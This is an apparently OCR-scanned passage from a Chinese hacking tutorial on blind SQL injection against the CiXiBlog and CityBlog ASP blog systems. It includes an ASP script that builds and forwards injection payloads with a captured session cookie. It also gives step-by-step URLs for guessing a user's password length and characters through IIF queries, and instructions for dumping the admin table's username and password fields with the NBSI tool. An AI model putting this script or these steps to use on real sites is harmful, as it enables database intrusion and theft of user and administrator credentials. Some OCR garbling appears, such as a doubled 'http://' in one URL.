


图 4

二、鸡肋变鸡翅

说了这么多理论，小菜们都看得快要睡着了吧，快醒一醒吧，下面要变魔术了，看看我是如何把鸡肋变成鸡翅的！在动手之前，先介绍一段数据转发脚本，如下：

```
<%
S=request("s") '注入模式
Select Case S
Case 0 '0 为 CityBlog 的 SQL 版本
Jmstr=SQLCode(request("jmdcw"))
Case 1 '1 为 CityBlog 的 MDB 版本
Jmstr=MDBCode(request("jmdcw"))
Case 2 '为 CiXiBlog 的 MDB 版本
Jmstr=MdbCai(request("HackId"),request("Userid"),request("LeiB"),request("NumB"),request("AscB"))
End Select

'//以下数据根据目标网站进行修改
JMUrl="http://127.0.0.1/UserManage/Comments_List.Asp" '注入地址
JmCok="ASPSESSIONIDCASCQQBD=DKBAPHBDEPEHMOLCKCJFPGIO;" 'cookie 代码
'//完毕

JmCok=replace(JmCok,chr(32),"%20") '将空格过滤为 %20
JmStr=Replace(JmStr,chr(32),"%20") '将空格过滤为 %20
JmStr=Replace(JmStr,chr(43),"%2B") '过滤+号为 %2B
JmStr="Action=delete&ArticleID="&JmStr '提交的键名

response.write PostData(JMUrl,JmStr,JmCok,JMUrl) '返回提交的信息

Function MDBCode(JmdcwMdb) 'cityblog MDB 版注入
JmdcwMdb=lcase(replace(JmdcwMdb,"%20",chr(32))) '过滤为小写
MdbCode="IIF(" & Right(JmdcwMdb,(len(JmdcwMdb)-(instr(JmdcwMdb,"and")+3))) & ",1,')" '加入 iif 语句
End Function

Function MdbCai(HackId,Userid,LeiB,NumB,AscB) 'cixiblog MDB 版注入
Select case LeiB
Case 0 '猜测长度
MdbCaiCode=" len(user_pass)"
Case 1 '猜测字符
MdbCaicode=" Asc(mid(user_pass," & NumB & ",1))"
Case 2 '测试漏洞
MdbCaicode="(id)"
End Select
MdbCai="(IIF(((select " & MdbCaiCode & " from[tb_user] where id=" & Userid & ")" & AscB & "),(select top 1 id from [tb_rss]where user_id=" & Hackid & " order by id),1))"
End Function

Function SQLCode(JmdcwSql) 'SQL 版注入转发
SQLCode="1) or 1=" & JmdcwSql & "--"
End Function

Function PostData(PostUrl,PostStr,PostCok,PostRef) '提交语句
Dim Http
Set Http = Server.CreateObject("msxml2.serverXMLHTTP")
…… 省略部分代码，详见光盘。
%>
```

这可是我用了 N 个小时才写出的转发代码，有了它，就可

以让复杂变成简单，不过，对于CiXiBlog版，还需要手动猜解，但也不是很麻烦，只有你有充沛的体力、旺盛的精力，就一定能猜出指定目标的密码。

1、CIXIBLOG猜解

首先使用桂林老兵的Cookie浏览器——MyBrowser打开本地的CiXiBLOG程序，在登录时，一定要选择“下次不必登入”项，这样保存的Cookie值中才会包含用户名及密码等信息。待登录成功后，打开“RSS订阅”页面，如图5，先将上方的Cookie值覆盖转发脚本中的Cookie代码（JmCok），再将地址栏中的地址(http://127.0.0.1/ciximdb/UserManage/Rss_Add.asp)覆盖转发脚本中注入地址处（JMUrl），然后将脚本保存到本地的IIS或支持ASP的空间中，只要目标网站没有更改或不超过一定的时限，JmURL和JMCok这两项就不用改动。

接下来回到MyBrowser中的“RSS订阅”处，在其中输入一个RSS地址，该地址要为一个网址，比如http://www.baidu.com或http://127.0.0.1，而频道名称则为任意名，分类随便选一个就行，然后点“确定加入”，这样就加入了一个RSS频道。点浏览器工具栏中的“刷新”按钮，选择“重试”，就会又多一个RSS频道，接下来重复这两个动作，就能增加N条记录了。想知道增加了多少条记录，只要在网页上点右键，查看源文件，在其中查找“总有记录”，就能知道已经增加了多少条记录了，如图6，我加了200条RSS频道。只有RSS频道充足了，才有猜解的资本。




图5




图6




图7

好了，来测试目标站点是否存在漏洞，在IE浏览器内输入测试URL：“http://127.0.0.1/jmpost.asp?s=2&hackid=106&userid=106&leib=2&Numb=&ascb==106”，其中的jmpost.asp为脚本文件名，s值2表示是cixiblog版的转发，hackid的值是我的ID值（cixiblog、Cityblog均是以用户的ID值建立的目录，所以只要访问“我的博客”就能得到ID值了），而userid本应是目标的ID值，但在测试漏洞时就要输入自已的ID值，leib的值2表示测试漏洞，ascb后有两个等号，一个是赋值，另一个是提交的字符，在后面的测试中，可以根据需要更改为“>”或“<”，其值106也是我的ID值，这样在hackid、userid和ascb三值保持一致的情况下，如果RSS频道减少了一条，说明存在漏洞。

连接上面的URL，如图7，记录变成了199条，说明存在漏洞。

确定了漏洞，接下来找一个用户，就用我测试时的另一个帐号“5200”吧，其ID是105，先猜其密码的长度。输入如下URL：“http://127.0.0.1/jmpost.asp?s=2&hackid=106&userid=105&leib=0&Numb=&ascb=>5”，其中的userid值是指定目标的ID值，leib的值0表示猜长度，ascb的值改为“>5”，如果RSS频道少了一个，说明105的密码长度大于5，执行后如图8所示，又减少一条记录，说明密码长度大于5。




图8

那么是否大于10呢？将后面的“>5”改为“>10”，结果记录没有减少，说明长度在6-10之间，将10改为8，记录仍没有减少，这下范围就小了，在6、7、8之间，将大于号改为等号，最后在7时，记录减少了一条，OK，长度猜到了，下面我们猜字符。修改其中的leib的值为1，numb的值为1，numb是用于定位所猜字符的，其值为几就表示猜第几位。猜解的结果为字符的ASC值，字符ASC值的范围一般是在40至126之间，在猜解时，最好按拆半的方法进行猜解，比如先输入“>90”，没有减少，说明字符的ASC值在90以内，再输入“>60”，如果减少，就在60与90之间拆半，如果没减少，就在40至60之间拆半，这样，一个字符最多也就是猜个七八次，就猜出来了。当猜出第一个字符后，将numb的值由1改为2，继续猜解第二位的ASC值，一直猜到前面猜出的密码长度为止。在猜测完成后，找一个ASC转换工具或找一张ASCII对照表，就能得到指定ID的密码了，得到了密码也就拿到了这个用户的权限，为什么？因为不论是CIXI还是CiTY，用户的密码都是以明文显示，所以再强悍的密码也不过是一张窗户纸而已。

2、CITYBLOG暴破

说CiXiBLOG中的漏洞是鸡肋吧，还真的很像，在经过漫长的猜解过程后，才得到一个用户的密码！路漫漫其修远兮，吾将慢慢猜解兮！呵呵！不要发牢骚，下面进人暴破阶段。还是先用MyBrowser打开本地的CiTYBLOG程序，和前面的步骤一样，进人RSS订阅窗口，将URL地址栏及Cookie值覆盖脚本中的JMUrl和JmCok项，如果RSS频道中没有列表，就要添加一条，只要一条就行了，因为在tb_Rss表中，如果没有我们的ID值，也是不会出现“数据类型不匹配”的错误。OK，一切准备就绪，启动NBSI，在注入地址中输入：http://http://127.0.0.1/jmpost.asp?s=1&jmdcw=1，其中S的值1表示转发的是cityblog的数据。点击“检测”后出现是“未检测到注入漏洞”，这时只要将“操作成功”做为特征字符输入，再进行检测，就可以检测到漏洞了，如图9。

因为cityblog 中的表及字段名不在NBSI 的数据库中，要猜解某个表的数据，只要手动将该表及字段输入就可以了，比如我要猜解管理员表（Tb_Admin）中的内容，需要先在表名下方的“手工输入表名”处输入“tb_admin”，然后点“添加”加入表中，接下来再将“Blog_Admin_Name”和“Blog_Admin_Pass”这两个字段做为列分别输入到列名中，最后选中这两个字段，交给NBSI 进行暴力猜解就OK 了，猜解完成后的结果如图10 所示。




图 9

